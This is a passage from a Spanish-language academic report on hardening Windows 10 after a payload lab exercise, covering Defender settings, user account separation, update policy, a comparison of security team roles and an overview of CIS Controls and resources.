
Una vez contenido el ciber incidente se deberá proceder con el procedimiento de erradicación de cualquiera archivo malicioso presente en el computador, endurecimiento de los controles de seguridad del equipo afectado y si es el caso activación del plan de continuidad del negocio.

4.2 Endurecimiento de maquina Windows 10 víctima de un Payload

Hardenización dispositivo Windows 10[41]

Se procede a descargar la herramienta auditab disponible en el siguiente repositorio: https://github.com/fbprogmbh/Audit-Test-Automation

Figura 37 Instalación Auditab




Fuente: elaboración propia

[41] LUIS FELIPE LÓPEZ RUÍZ. Hardenización: Proceso Escencial para la Seguridad Informática [Sitio Web]. Luis Felipe López Ruíz. 2023Consulta: [16 de marzo de 2024]. Disponible en: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/13009/Articulo_Hardenizacion.pdf?sequence=3&isAllowed=n.

Se ejecuta la herramienta como administrador y se procede a seleccionar la opción correspondiente al sistema operativo Windows 10.


Figura 38 Menú Auditab



Fuente: elaboración propia

Se genera un archivo .html con el análisis realizado al sistema operativo


Figura 39 Auditab cumplimiento puntos de referencia



Fuente: elaboración propia

La primera pestaña habla sobre los puntos de referencia evaluados en el análisis basado en marcos o entidades reconocidas para el endurecimiento de sistemas operativos.

Figura 40 Auditab datos de la base de seguridad



Fuente: elaboración propia

La segunda pestaña ofrece información sobre el hardware y el software.

Figura 41 Auditab configuración de endurecimiento

Fuente: elaboración propia

La tercera pestaña ofrece información sobre los puntos a endurecer en el SO.

Con la anterior información y las falencias observadas durante la práctica de laboratorio de la etapa 3, donde se vulnero la seguridad del SO utilizando un archivo .exe para lograr eliminar un documento del escritorio, las medidas a implementar para realizar un endurecimiento y evitar de nuevo ese tipo de ataque serian:


1. Evitar que el antivirus Microsoft Defender sufra alguna clase de modificación intencional por el usuario del dispositivo, para lo cual se deberá realizar lo siguiente:

Ingresar al apartada Seguridad de Windows, utilizando la barra de búsqueda.

Doble clic en el apartado Protección antivirus y contra amenazas – posteriormente ingresar a administrar la configuración.

Proceder a activar Protección contra alteraciones.


Figura 42 Configuración Windows defender



Fuente: elaboración propia

Es importante tener activado todos los servicios que provee el antivirus para lograr detectar archivos maliciosos, en especial la protección en tiempo real.


Figura 43 Verificación servicios activos



Fuente: elaboración propia

Así mismo, se debe revisar que esten activados el Firewall y protección de red, así como el Control de aplicaciones y navegador.

Figura 44 Verificación servicios activos 2



Fuente: elaboración propia

2. Usar una cuenta de administrador y otra de usuario sin privilegios, con el fin de evitar que se ejecuten programas sin autorización.[42]


Ingresar a configuración – Cuentas

Figura 45 Menú Windows - cuentas de usuario

Fuente: elaboración propia

Ingresar al apartado Familia y otros usuarios – Agregar otra persona a este equipo – No tengo los datos de inicio de sesión de esta persona – Agregar un usuario sin cuenta Microsoft.

Figura 46 Creación nueva cuenta de usuario



Fuente: elaboración propia

[42] IONOS. Activar el administrador en Windows 10 Comprobar o cambiar la cuenta de usuario de Windows [Sitio Web]. ionos. 25 de enero de 2022Consulta: [16 de marzo de 2024]. Disponible en: https://www.ionos.es/digitalguide/servidores/configuracion/windows-10-activar-el-administrador/.

Al generar un usuario estándar, el usuario del equipo no debería poder ejecutar programas.

Figura 47 Pantalla de inicio de Windows 10

Fuente: elaboración propia

3. Prohibir la descarga de archivos potencialmente dañinos[43]

Ingresar en configuración – seguridad de Windows – Control de aplicaciones y exploradores, en donde se debe navegar hasta configuración de protección basada en reputación. Verificar que estén activos comprobar aplicaciones y archivos, bloqueo de aplicaciones potencialmente no deseadas, Smart screen para aplicaciones de Microsoft store.

Figura 48 Menú seguridad de Windows


Fuente: elaboración propia

[43] MICROSOFT.Proteja su PC de aplicaciones potencialmente no deseadas [Sitio Web]. microsoft. 2024Consulta: [16 de marzo de 2024]. Disponible en: https://support.microsoft.com/es-es/windows/proteja-su-pc-de-aplicaciones-potencialmente-no-deseadas-c7668a25-174e-3b78-0191-faf0607f7a6e#:~:text=Para%20configurar%20el%20bloqueo%20de,de%20protecci%C3%B3n%20basada%20en%20reputaci%C3%B3n..

4. Usar software legal y mantenerlo actualizado al igual que el SO.

Ingresar en configuración – Windows update y verificar que se encuentra activado la opción de obtener las ultimas actualizaciones en cuanto este disponibles.

Figura 49 Menú Windows update



Fuente: elaboración propia

4.3 Diferencias entre equipos de seguridad informática.

Tabla 2 Diferencias equipos de ciber seguridad

Blue Team[44]	Red Team[45]	Purple Team[46]	Equipos de respuesta a incidentes informáticos
Seguridad defensiva	Seguridad ofensiva	Combinación de seguridad defensiva y ofensiva	Seguridad reactiva[47]
Detecta y mitiga las ciber amenazas antes de que puedan ser explotadas	Busca vulnerabilidades en una red o sitio web para explotarlas.	Coordina la detección y la simulación de amenazas	Se activa ante un ciber ataque, informe de detección o solicitud de servicio.
Implementa controles de ciberseguridad, por ejemplo, ISO27001	Revisa los controles de ciberseguridad y dispositivos de respuesta, simulando ciber ataques del mundo real.	comprueba los dispositivos y procedimientos de seguridad. Implementa controles de ciberseguridad	Prepara, protege y endurece el sistema antes de recibir un ciber ataque.
Monitoriza la red	Escanea la red y sitios web	Escanea la red y sitios web Monitoriza la red	Gestiona los incidentes de ciberseguridad[48]

[44] DENNYS JOSE M. RED Team, BLUE Team, PURPLE Team, Ethical Hacking y sus diferencias BLUE Team [Sitio Web]. Dennys Jose M. 14 de octubre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/pulse/red-team-blue-purple-ethical-hacking-y-sus-marquez-reyes-/?originalSubdomain=es.

[45] DENNYS JOSE M. RED Team, BLUE Team, PURPLE Team, Ethical Hacking y sus diferencias RED Team [Sitio Web]. Dennys Jose M. 14 de octubre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/pulse/red-team-blue-purple-ethical-hacking-y-sus-marquez-reyes-/?originalSubdomain=es.

[46] UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? Purple Team [Sitio Web]. UNIR. 07 de enero de 2020Consulta: [21 de marzo de 2024]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/.

[47] LUIS A GORGONA. Primera respuesta: antes de que llegue la policía Funciones de un CSIRT [Sitio Web]. Luis A Gorgona. Consulta: [21 de marzo de 2024]. Disponible en: https://www.oas.org/juridico/spanish/cyber/cyb46_csirts_sp.pdf.

[48] SADVISOR. ¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? [Sitio Web]. Sadvisor. 05 de septiembre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://sadvisor.com/que-es-el-csirt/#:~:text=Esta%20unidad%20tiene%20como%20objetivo,responder%20a%20informes%20de%20inci

Blue Team[44]	Red Team[45]	Purple Team[46]	Equipos de respuesta a incidentes informáticos
Identificar activos	Identifica puntos débiles	Identifica activos, puntos débiles y puntos fuertes	Levantar informes forenses
Framework NIST	Framework Mitre ATT&CK	Combinación de framewors	Framework NIST SP 800-61 ISO/IEC 27035
identificar, proteger, detectar, responder y recuperar.	Reconocimiento, enumeración, Análisis de vulnerabilidades, Explotación y generación de reportes.[49]		preparación, detección y análisis, contención, erradicación y recuperación, y actividad posterior al incidente[50]
Empresas grandes	Empresas grandes	Empresas pequeñas	

Fuente: elaboración propia

dentes.&text=Monitoreo%20de%20las%20plataformas%20de,est%C3%A1ndares%20de%20ciberseguridad%20del%20pa%C3%ADs..

[49] "MA-NO Introducción al Pentesting [Sitio Web]. ma-no. 21 de abril de 2021Consulta: [21 de marzo de 2024]. Disponible en: https://www.ma-no.org/es/seguridad/introduccion-al-pentesting. "

[50] LINKEDIN. ¿Cuáles son los mejores marcos de respuesta a incidentes para dispositivos y sistemas IoT? [Sitio Web]. LinkedIn. 2024Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/advice/0/what-best-incident-response-frameworks-iot-o2pie?lang=es&originalSubdomain=es.

4.4 Equipos Blue Team y *Center for Internet Security - CIS*

CIS es una comunidad sin ánimo de lucro conformada por profesionales de las tecnologías de la información alrededor del mundo la cual ofrece un conjunto de mejores prácticas para la protección contra las ciber amenazas y el endurecimiento de los sistemas de información y los datos.

Se tiene la opción de acceder a los servicios de CIS SecureSuite *Membership*, CIS *Hardened Images* y CIS *Endpoint* Security Services, las cuales tienen precios según la cantidad de horas usadas o los servicios a contratar.[51]

En la página web oficial de CIS se pueden encontrar recursos pdf gratuitos diligenciando un formulario para él envió de la información vía correo electrónico, como pueden ser: *CIS community Defense Model Version* 2.0.

Para obtener más información educativa sobre CIS y sus recursos se puede ingresar al sitio web https://www.cisecurity.org/ en donde se encontrarán temas como: seminarios web para la membresía CIS SecureSuite

CIS *Controls*: conjunto de mejores prácticas para la ciberseguridad, en total 18 controles, hipervínculos destacados.

https://www.cisecurity.org/controls/cis-controls-navigator
https://www.cisecurity.org/insights/white-papers/cis-community-defense-model-2-0


CIS *Benchmarks*: configuraciones recomendadas para múltiples sistemas operativos, se debe diligenciar formulario para obtener una guía en pdf según el sistema operativo deseado

CIS *SegureSuite*: permite obtener acceso a herramientas y recursos los cuales según su cantidad y especificación determinaran el costo de la membresía.

MS-ISAC: por sus siglas en ingles Centro de Análisis e Intercambio de Información, su función es obtener información sobre ciber amenazas para su análisis y posterior publicitación, aunado a lo anterior ofrece la posibilidad de unirse a la comunidad y recibir actualizaciones de ciberseguridad, educación, acceso a la revista nacional de ciberseguridad NCSR de Estados Unidos, herramientas e información de CIS segureSuite, entre otros beneficios.

[51] CIS. Sobre nosotros [Sitio Web]. CIS. 2024Consulta: [23 de marzo de 2024]. Disponible en: https://www.cisecurity.org/about-us.

Figura 50 Recursos de CIS



Fuente: elaboración propia

Así las cosas y teniendo en cuenta lo mencionado en los apartados anteriores, los Blue Team se encargan de la seguridad defensiva de las empresas para lo cual deben implementar y actualizar los controles de seguridad que permitan proteger los activos y la información de la entidad, basándose en marcos de trabajo aceptables por la comunidad como son la familia ISO27001 y el conjunto de recursos ofrecidos por CIS en donde se destaca controles del CIS versión 8 con un total de 18 controles a saber:

CIS Control 1 - Inventario y Control de Activos Empresariales
CIS Control 2 - Inventario y Control de Activos de Software
Control CIS 3 - Protección de datos
CIS Control 4: configuración segura de software y activos empresariales
Control CIS 5 - Gestión de cuentas
CIS Control 6 - Gestión del control de acceso
CIS Control 7 - Gestión continua de vulnerabilidades
CIS Control 8 - Gestión de registros de auditoría
CIS Control 9: protección del correo electrónico y del navegador web
CIS Control 10: defensas contra malware
Control CIS 11 - Recuperación de datos
CIS Control 12 - Gestión de infraestructura de red
CIS Control 13 - Monitoreo y defensa de redes
CIS Control 14 - Concientización sobre seguridad y capacitación en habilidades
Control CIS 15 - Gestión de proveedores de servicios

CIS Control 16 - Seguridad del software de aplicaciones
Control CIS 17 - Gestión de respuesta a incidentes
Control CIS 18 - Pruebas de penetración

Algunos recursos educativos a saber son:

Canal de YouTube de CIS

https://www.youtube.com/@TheCISecurity

Suscribirse a boletines informativos y avisos de ciberseguridad

https://learn.cisecurity.org/ms-isac-subscription?_gl=1*1wzum0h*_ga*MTIzMzk5MTU0Ni4xNzEwNTEzODA2*_ga_N70Z2MKMD7*MTcxMTI3OTk4Ny42LjEuMTcxMTI4MDA0My40LjAuMA..*_ga_3FW1B1JC98*MTcxMTI3OTk4Ny42LjEuMTcxMTI4MDA0Mi4wLjAuMA..

Presentación del módulo de evaluación de controles CIS

